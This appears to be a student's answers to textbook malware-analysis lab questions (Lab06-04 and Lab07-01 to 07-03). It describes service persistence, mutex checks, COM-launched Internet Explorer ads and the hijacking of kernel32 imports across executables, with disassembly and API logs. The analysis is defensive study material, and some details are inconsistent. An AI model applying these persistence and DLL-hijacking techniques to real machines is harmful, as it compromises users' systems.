Lab06-04.exe is the most complex of the four samples, where a basic program to check for internet connection has been developed into an application that connects to a C2 domain to retrieve commands and perform specific actions on the host. The malware runs for a minimum of 24hrs or at least makes 1440 connections to the C2 domain with 60-second sleep intervals. The functionality of the malware allows it to copy itself to a new directory, set it as autorun for persistence by modifying a registry, delete the new file, or sleep for 100 seconds.

Practical No. 3


a. Analyze the malware found in the file Lab07-01.exe.

i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

Creates a service named “Malservice”. Establishes connection to the service control manager (OpenSCManagerA) — requires administrator permissions, then gets handle of current process (GetCurrentProcess), gets File name (GetModuleFileNameA). Creates the service named “**Malservice**” wick auto starts each time. (CreateServiceA)

ii. Why does this program use a mutex?

Program uses mutex to not reinfect the same machine again. Opens mutex (OpenMutexA) with the name “**HGL345**” with **MUTEX_ALL_ACCESS**. If instance is already created, terminates program, otherwise creates one.




iii. What is a good host-based signature to use for detecting this program?

Host-based signature are mutex “**HGL345**” and service “**Malservice**”, which starts the program.

iv. What is a good network-based signature for detecting this malware?

User Agent is “Internet Explorer 8.0” good network-based signature and connects to server “<http://www.malwareanalysisbook.com>” for infinity time.



v. What is the purpose of this program?

Program is designed to create the service for persistence, waits for long time till 2100 years, creates thread, which connects to "<http://www.malwareanalysisbook.com>" forever, this loop never ends. The rest code is not accessed: 20 times calls thread, which connects to web page and sleeps for 7.1 week long before program exits. Infinite loop is created to **DDOS attack** the page. Attacker is only able to compromise the web page if has more resources than hosting provider can handle.

Creates new thread (CreateThread), important argument is lpStartAddress, which indicates the start of the thread and connects to internet (described at paragraph 4) for 20 times. Then sleeps for enormous time ~ 7.1 week and exits the program.

b. Analyze the malware found in the file Lab07-02.exe.

i. How does this program achieve persistence?

Program doesn't achieve persistence. Initializes COM object (**OleInitialize**) creates single object with specified clsid (**CoCreateInstance**).

Malware Analysis

```

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near
ppv= dword ptr -24h
pvarg= VARIANTARG ptr -20h
var_10= word ptr -10h
var_8= dword ptr -8
argc= dword ptr 4
argv= dword ptr 8
envp= dword ptr 0Ch

sub     esp, 24h
push   0             ; pvReserved
call   ds:OleInitialize
test   eax, eax
jl     short loc_401085

```

```

lea     eax, [esp+24h+ppv]
push   eax           ; ppv
push   offset riid   ; riid
push   4             ; dwClsContext
push   0             ; pUnkOuter
push   offset rclsid ; rclsid
call   ds:CoCreateInstance
mov    eax, [esp+24h+ppv]
test   eax, eax
jz     short loc_40107F

```


IDA PRO represents **rclsid** and **riid** like this:

```

.rdata:00402058 ; IID rclsid
.rdata:00402058 rclsid      dd 2DF01h           ; Data1
.rdata:00402058                ; DATA XREF: _main+1Df0
.rdata:00402058                dw 0               ; Data2
.rdata:00402058                dw 0               ; Data3
.rdata:00402058                db 0C0h, 6 dup(0), 46h ; Data4
.rdata:00402068 ; IID riid
.rdata:00402068 riid      dd 0D30C1661h     ; Data1
.rdata:00402068                ; DATA XREF: _main+14f0
.rdata:00402068                dw 0CDAFh         ; Data2
.rdata:00402068                dw 11D0h          ; Data3
.rdata:00402068                db 8Ah, 3Eh, 0, 0C0h, 4Fh, 0C9h, 0E2h, 6Eh; Data4


```

There are two ways to get GUID value of rclsid and riid. Conversion through size representation: dd (dword – 4 bytes) **0002 DF01**
dw 0 – **0000**
dw 0 – **0000**
db **C0** (takes only 1 byte)
000000 46 GUID format is {8-4-4-12} If we write as GUID we get:
{0002DF01-0000-0000-C000-000000000046} Here is another way: The interval of value rclsid is from [402058-402068). If we eliminate **image base** (40 0000), we get the interval [2058-2068) or [2058-2067] (we don't want to take byte which belongs to other value).




CFF Explorer showing the Image Base


I use HxD to select hex bytes Edit -> Select block...




Set the ranges:




“Data inspector” view shows **rclsid** – GUID value (Byte order should be set to Little Endian):
{0002DF01-0000-0000-C000-000000000046}




If we do the same for **riid** we get **{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E}**



These registry keys will show clsid and riid meanings: **HKEY_CLASSES_ROOT\CLSID** and **HKEY_CLASSES_ROOT\Interface\P.S.** HKEY_CLASSES_ROOT (HKCR) is a [shortcut](#) of HKLM and HKCU, but in our case it doesn't matter. HKEY_CLASSES_ROOT\CLSID\{0002DF01-0000-0000-C000-000000000046} shows that CLSID belongs to **Internet Explorer (Ver 1.0)**.



HKEY_CLASSES_ROOT\Interface\{D30C1661-CDAF-11D0-8A3E-00C04FC9E26E} and the interface is **IWebBrowser2**.



More info about could be found [here](#). After execution of **CoCreateInstance** one of arguments ***ppv** contains the requested interface pointer.


```
C++  
  
HRESULT CoCreateInstance(  
    REFCLSID rclsid,  
    LPUNKNOWN pUnkOuter,  
    DWORD dwClsContext,  
    REFIID riid,  
    LPVOID *ppv  
);
```

Pointer *ppv is moved to eax. which is later de-referenced (pointer to object).

From de-referenced object 2Ch is added (44 in dec).

ii. What is the purpose of this program?

Program just opens Internet explorer with an advertisement.
"http://www.malwareanalysisbook.com/ad.html."



iii. When will this program finish executing?

After some cleanup functions: **SysFreeString** and **OleUninitialize** program terminates.

c. For this lab, we obtained the malicious executable, Lab07-03.exe, and DLL, Lab07-03.dll, prior to executing. This is important to note because the malware might change once it runs. Both files were found in the same directory on the victim machine. If you run the program, you should ensure that both files are in the same directory on the analysis machine. A visible IP string beginning with 127 (a loopback address) connects to the local machine. (In the real version of this malware, this address connects to a remote machine, but we've set it to connect to localhost to protect you.)

i- How does this program achieve persistence to ensure that it continues running when the computer is restarted?

Malware Analysis

Persistence is achieved by writing file to
"C:\Windows\System32\Kernel132.dll"
and modifying every ".exe" file to import that library.

ii. What are two good host-based signatures for this malware?

Good host-based signatures are:

"C:\\Windows\\System32\\Kernel132.dll"


Mutex name "**SADFHUHF**"

iii. What is the purpose of this program.


Dynamic analysis Execute program with correct

argument: "**WARNING_THIS_WILL_DESTROY_YOUR_MACHINE**"

modifies "WinRAR.exe" in my case.



Library "kerne132.dll" is replaced instead of "kernel132.dll" to executable.



Using API Monitor from [Rohitab](#) we identify what is it doing:
Searching for executables ".exe" in C drive.

Malware Analysis

If found opens it, Creates file mapping object, opens it in memory, searches if import is "kernel32.dll". Replaces with "kerne1.dll" Unmaps from memory. Closes handles.

#	Time of Day	Thread	Module	API
68723	2:40:10.724 PM	1	Lab07-03.exe	CreateFileA ("C:\Program Files\WinRAR\WinRAR.exe", GENERIC_ALL, FILE_SHARE_READ, NULL, OPEN...
68735	2:40:10.724 PM	1	Lab07-03.exe	CreateFileMappingA (0x00000770, NULL, PAGE_READWRITE, 0, 0, NULL)
68737	2:40:11.425 PM	1	Lab07-03.exe	MapViewOfFile (0x00000774, FILE_MAP_ALL_ACCESS, 0, 0, 0)
68739	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x02400118, 4)
68740	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253d58c, 20)
68741	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253e7e0, 20)
68742	2:40:11.425 PM	1	Lab07-03.exe	_stricmp ("KERNEL32.dll", "kerne1.dll")
68746	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f1ae, 20)
68747	2:40:11.425 PM	1	Lab07-03.exe	_stricmp ("USER32.dll", "kernel32.dll")
68751	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f37c, 20)
68752	2:40:11.425 PM	1	Lab07-03.exe	_stricmp ("GDI32.dll", "kernel32.dll")
68756	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f3d4, 20)
68757	2:40:11.425 PM	1	Lab07-03.exe	_stricmp ("COMDLG32.dll", "kernel32.dll")
68761	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f5c4, 20)
68762	2:40:11.425 PM	1	Lab07-03.exe	_stricmp ("ADVAPI32.dll", "kernel32.dll")
68766	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f732, 20)
68767	2:40:11.425 PM	1	Lab07-03.exe	_stricmp ("SHELL32.dll", "kernel32.dll")
68771	2:40:11.425 PM	1	Lab07-03.exe	IsBadReadPtr (0x0253f818, 20)

If any of executable (not in memory) is opened in "PEStudio", we see there only "kerne132.dll" library is imported.

library (5)	blacklist (0)	type (1)	imports (45)	description
msvcrt.dll	-	implicit	1	Windows NT CRT DLL
advapi32.dll	-	implicit	3	Advanced Windows 32 Base API
kernel32.dll	-	implicit	29	n/a
user32.dll	-	implicit	5	Windows XP USER API Client DLL
shlwapi.dll	-	implicit	7	Shell Light-weight Utility Library

Static analysis Executable is launched with this parameter "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"

```

mov     eax, [esp+54h+argv]
mov     esi, offset aWarningThisWil ; "WARNING_THIS_WILL_DESTROY_YOUR_MACHINE"
mov     eax, [eax+4]

```

Malware Analysis

Opens file "C:\\Windows\\System32\\Kernel32.dll" (CreateFileA) with read permissions (File_Share_Read and Generic read). Creates mapping object (CreateFileMappingA with Page_Readonly permissions) for this file. This mapping object is used to map (copy) in to the memory. Opens another file (CreateFileA in FILE_SHARE_READ mode) "Lab07-03.dll". Exits if failed to open the library (Lab07-03.dll).




```
mov     edi, ds:CreateFileA
push   eax             ; hTemplateFile
push   eax             ; dwFlagsAndAttributes
push   OPEN_EXISTING  ; dwCreationDisposition
push   eax             ; lpSecurityAttributes
push   FILE_SHARE_READ ; dwShareMode
push   GENERIC_READ   ; dwDesiredAccess
push   offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call   edi ; CreateFileA
mov     ebx, ds:CreateFileMappingA
push   0               ; lpName
push   0               ; dwMaximumSizeLow
push   0               ; dwMaximumSizeHigh
push   PAGE_READONLY  ; flProtect
push   0               ; lpFileMappingAttributes
push   eax             ; hFile
mov     [esp+6Ch+hObject], eax
call   ebx ; CreateFileMappingA
mov     ebp, ds:MapViewOfFile
push   0               ; dwNumberOfBytesToMap
push   0               ; dwFileOffsetLow
push   0               ; dwFileOffsetHigh
push   FILE_MAP_READ  ; dwDesiredAccess
push   eax             ; hFileMappingObject
call   ebp ; MapViewOfFile
push   0               ; hTemplateFile
push   0               ; dwFlagsAndAttributes
push   OPEN_EXISTING  ; dwCreationDisposition
push   0               ; lpSecurityAttributes
push   FILE_SHARE_READ ; dwShareMode
mov     esi, eax
push   GENERIC_ALL    ; dwDesiredAccess
push   offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+argc], esi
call   edi ; CreateFileA
cmp     eax, 0FFFFFFFh
mov     [esp+54h+var_4], eax
push   0               ; lpName
jnz    short loc_401503

